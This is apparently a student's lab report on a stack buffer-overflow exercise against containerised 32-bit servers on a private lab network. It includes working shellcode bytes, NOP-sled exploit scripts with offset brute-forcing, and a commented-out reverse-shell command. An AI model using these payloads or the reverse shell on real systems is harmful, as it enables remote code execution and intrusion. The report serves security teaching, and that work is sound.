

# Lab5-part3

Name: Guo Ziyun No: t0930044 Group: 7

## Lab Setup

First, we set up the experimental environment. We need to disable address randomization. Before starting this exercise, we need to ensure that address randomization countermeasures are disabled; otherwise, the attacks might be somewhat challenging.

execute the commands "make" and "make install" in the server-code file path

```
make
make install
```

output :

```
gcc -o server server.c
gcc -DBUF_SIZE=100 -DSHOW_FP -z execstack -fno-stack-protector -static -m32 -o s
stack-L1 stack.c
gcc -DBUF_SIZE=180 -z execstack -fno-stack-protector -static -m32 -o stack-L2 st
ack.c
gcc -DBUF_SIZE=200 -DSHOW_FP -z execstack -fno-stack-protector -o stack-L3 stack
.c
gcc -DBUF_SIZE=80 -DSHOW_FP -z execstack -fno-stack-protector -o stack-L4 stack.
c

cp server ../bof-containers
cp stack-* ../bof-containers
```

then we run to set up docker lab environment:

```
dcbuild
dcup
```

```
seed@VM: ~/.../Labsetup
---> Using cache
---> ae96eabd20e7
Step 4/6 : COPY stack-${LEVEL} /bof/stack
---> 2c8bdb9bee9b
Step 5/6 : WORKDIR /bof
---> Running in f94ca71f56d3
Removing intermediate container f94ca71f56d3
---> 5c9e2452c8bb
Step 6/6 : CMD ./server
---> Running in b91502335a58
Removing intermediate container b91502335a58
---> 4cdef64d4bc6

Successfully built 4cdef64d4bc6
Successfully tagged seed-image-bof-server-4:latest

Creating network "net-10.9.0.0" with the default driver
Creating server-3-10.9.0.7 ... done
Creating server-1-10.9.0.5 ... done
Creating server-4-10.9.0.8 ... done
Creating server-2-10.9.0.6 ... done
Attaching to server-2-10.9.0.6, server-1-10.9.0.5, server-4-10.9.0.8, server-3-1
0.9.0.7
```

## Task 1: Get Familiar with the Shellcode

**step1:** Generating a binary file from source code

```
| seed@VM:~/.../shellcode$ ./shellcode_32.py
| seed@VM:~/.../shellcode$ ./shellcode_64.py
| seed@VM:~/.../shellcode$ █
```

**step2:** Compiling files

```
| gcc -m32 -z execstack -o a32.out call_shellcode.c
| gcc -z execstack -o a64.out call_shellcode.c
```

**step3:** Compiling files and output files

```
a32.out
a64.out
```

```
total 64
-rw-rw-r-- 1 seed seed 160 Dec 22 2020 Makefile
-rw-rw-r-- 1 seed seed 312 Dec 22 2020 README.md
-rwxrwxr-x 1 seed seed 15740 Oct 27 21:50 a32.out
-rwxrwxr-x 1 seed seed 16888 Oct 27 21:50 a64.out
-rw-rw-r-- 1 seed seed 476 Dec 22 2020 call_shellcode.c
-rw-rw-r-- 1 seed seed 136 Oct 27 21:48 codefile_32
-rw-rw-r-- 1 seed seed 165 Oct 27 21:48 codefile_64
-rwxrwxr-x 1 seed seed 1221 Dec 22 2020 shellcode_32.py
-rwxrwxr-x 1 seed seed 1295 Dec 22 2020 shellcode_64.py
Hello 32
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534:./run/sshd:/usr/sbin/nologin
total 64
-rw-rw-r-- 1 seed seed 160 Dec 22 2020 Makefile
-rw-rw-r-- 1 seed seed 312 Dec 22 2020 README.md
-rwxrwxr-x 1 seed seed 15740 Oct 27 21:50 a32.out
-rwxrwxr-x 1 seed seed 16888 Oct 27 21:50 a64.out
-rw-rw-r-- 1 seed seed 476 Dec 22 2020 call_shellcode.c
-rw-rw-r-- 1 seed seed 136 Oct 27 21:48 codefile_32
-rw-rw-r-- 1 seed seed 165 Oct 27 21:48 codefile_64
-rwxrwxr-x 1 seed seed 1221 Dec 22 2020 shellcode_32.py
-rwxrwxr-x 1 seed seed 1295 Dec 22 2020 shellcode_64.py
Hello 64
systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
telnetd:x:126:134:./nonexistent:/usr/sbin/nologin
```

## Task 2: Level-1 Attack

Our first target is running on 10.9.0.5 (port number 9090), and the vulnerable program stack is a 32-bit application. **step1:** Let's start by sending a benign message to this server.

```
seed@VM:~/.../Labsetup$ echo hello | nc 10.9.0.5 9090
seed@VM:~/.../Labsetup$ echo hello | nc 10.9.0.5 9090
```

**step2:** we can see target container print out:

```


server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd6b8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd648
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd6b8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd648
server-1-10.9.0.5 | ==== Returned Properly ====

```

**step3:**The server will accept data of up to 517 bytes from users, which can lead to a buffer overflow. We aim to exploit this vulnerability using a payload. If the payload is saved in a file, the following command can be used to send the payload to the server.

Ubuntu20.04Seeds [正在运行] - Oracle VM VirtualBox

管理 控制 视图 热键 设备 帮助



```

1#!/usr/bin/python3
2import sys
3
4shellcode= (
5    "" # Put the shellcode in here
6).encode('latin-1')
7
8# Fill the content with NOP's
9content = bytearray(0x90 for i in range(517))
10
11#####
12# Put the shellcode somewhere in the payload
13start = 517-len(shellcode) # Change this number
14content[start:start + len(shellcode)] = shellcode
15
16# Decide the return address value
17# and put it somewhere in the payload
18ret = 0xffffd6b8+8 # Change this number
19offset = 112+4 # Change this number
20
21# Use 4 for 32-bit address and 8 for 64-bit address
22content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
23#####
24
25# Write the content to a file
26with open('badfile', 'wb') as f:
27    f.write(content)

```

```

exploit.py
~/WLGf/lab4/Labsetup/attack-code
shellcode.txt
1#!/usr/bin/python3
2import sys
3
4shellcode= (
5    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
6    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
7    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
8    "/bin/bash*"
9    "-c*"
10   # You can modify the following command string to run any command.
11   # You can even run multiple commands. When you change the string,
12   # make sure that the position of the * at the end doesn't change.
13   # The code above will change the byte at this position to zero,
14   # so the command string ends here.
15   # You can delete/add spaces, if needed, to keep the position the same.
16   # The * in this line serves as the position marker
17   "echo '(^_^) SUCCESS SUCCESS (^_^)'
18   # "/bin/bash -i >/dev/tcp/10.9.0.1/7070 0<&1 2>&1
19   "AAAA" # Placeholder for argv[0] --> "/bin/bash"
20   "BBBB" # Placeholder for argv[1] --> "-c"
21   "CCCC" # Placeholder for argv[2] --> the command string
22   "DDDD" # Placeholder for argv[3] --> NULL
23
24).encode('latin-1')
25
26# Fill the content with NOP's
27content = bytearray(0x90 for i in range(517))
28

```

**step5:**Run Python, and transfer the generated 'badfile' to 10.9.0.5.

```

seed@VM:~/.../attack-code$ python3 exploit.py
seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090

```

#### outcome

```

server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd678
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd608
server-1-10.9.0.5 | (^_^) SUCCESS SUCCESS (^_^)

```

## Task 3: Level-2 Attack

**step1:**Our target server is 10.9.0.6 (port number is still 9090), and the vulnerable program is still a 32-bit application. Let's start by sending a benign message to this server.

```

seed@VM:~/.../Labsetup$ echo hello | nc 10.9.0.6 9090
seed@VM:~/.../Labsetup$

```

From the returned information, we can see that the server only provides a hint, which is the address of the buffer, but it does not disclose the value of the frame pointer. This means that the size of the buffer is unknown to us.


```

server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof(): 0xffffd5b8
server-2-10.9.0.6 | ==== Returned Properlv ====

```

The hint offset is a value between 100 to 300, we can use a loop to experiment with each value one by one.

**step2:**write python code:



```
17 "echo ' (^_^) SUCCESS SUCCESS (^_^) ' *"
18 # "/bin/bash -i >/dev/tcp/10.9.0.1/7070 0<&1 2>&1 *"
19 "AAAA" # Placeholder for argv[0] --> "/bin/bash"
20 "BBBB" # Placeholder for argv[1] --> "-c"
21 "CCCC" # Placeholder for argv[2] --> the command string
22 "DDDD" # Placeholder for argv[3] --> NULL
23
24 ).encode('latin-1')
25
26 # Fill the content with NOP's
27 content = bytearray(0x90 for i in range(517))
28
29 #####
30 # Put the shellcode somewhere in the payload
31 start = 517 - len(shellcode) # Change this number
32 content[start:start + len(shellcode)] = shellcode
33
34 # Decide the return address value
35 # and put it somewhere in the payload
36 ret = 0xffffd5b8+308 # Change this number
37 for offset in range(100,300,4):
38     #offset = 0xffffd678-0xffffd608+4 # Change this number
39
40 # Use 4 for 32-bit address and 8 for 64-bit address
41     content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
42 #####
43
44 # Write the content to a file
45 with open('badfile', 'wb') as f:
46     f.write(content)
```

**step3:**Transfer the badfile to 10.9.0.6, and the result is shown in the figure below:

```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof(): 0xffffd5b8
server-2-10.9.0.6 | (^_^) SUCCESS SUCCESS (^_^)
```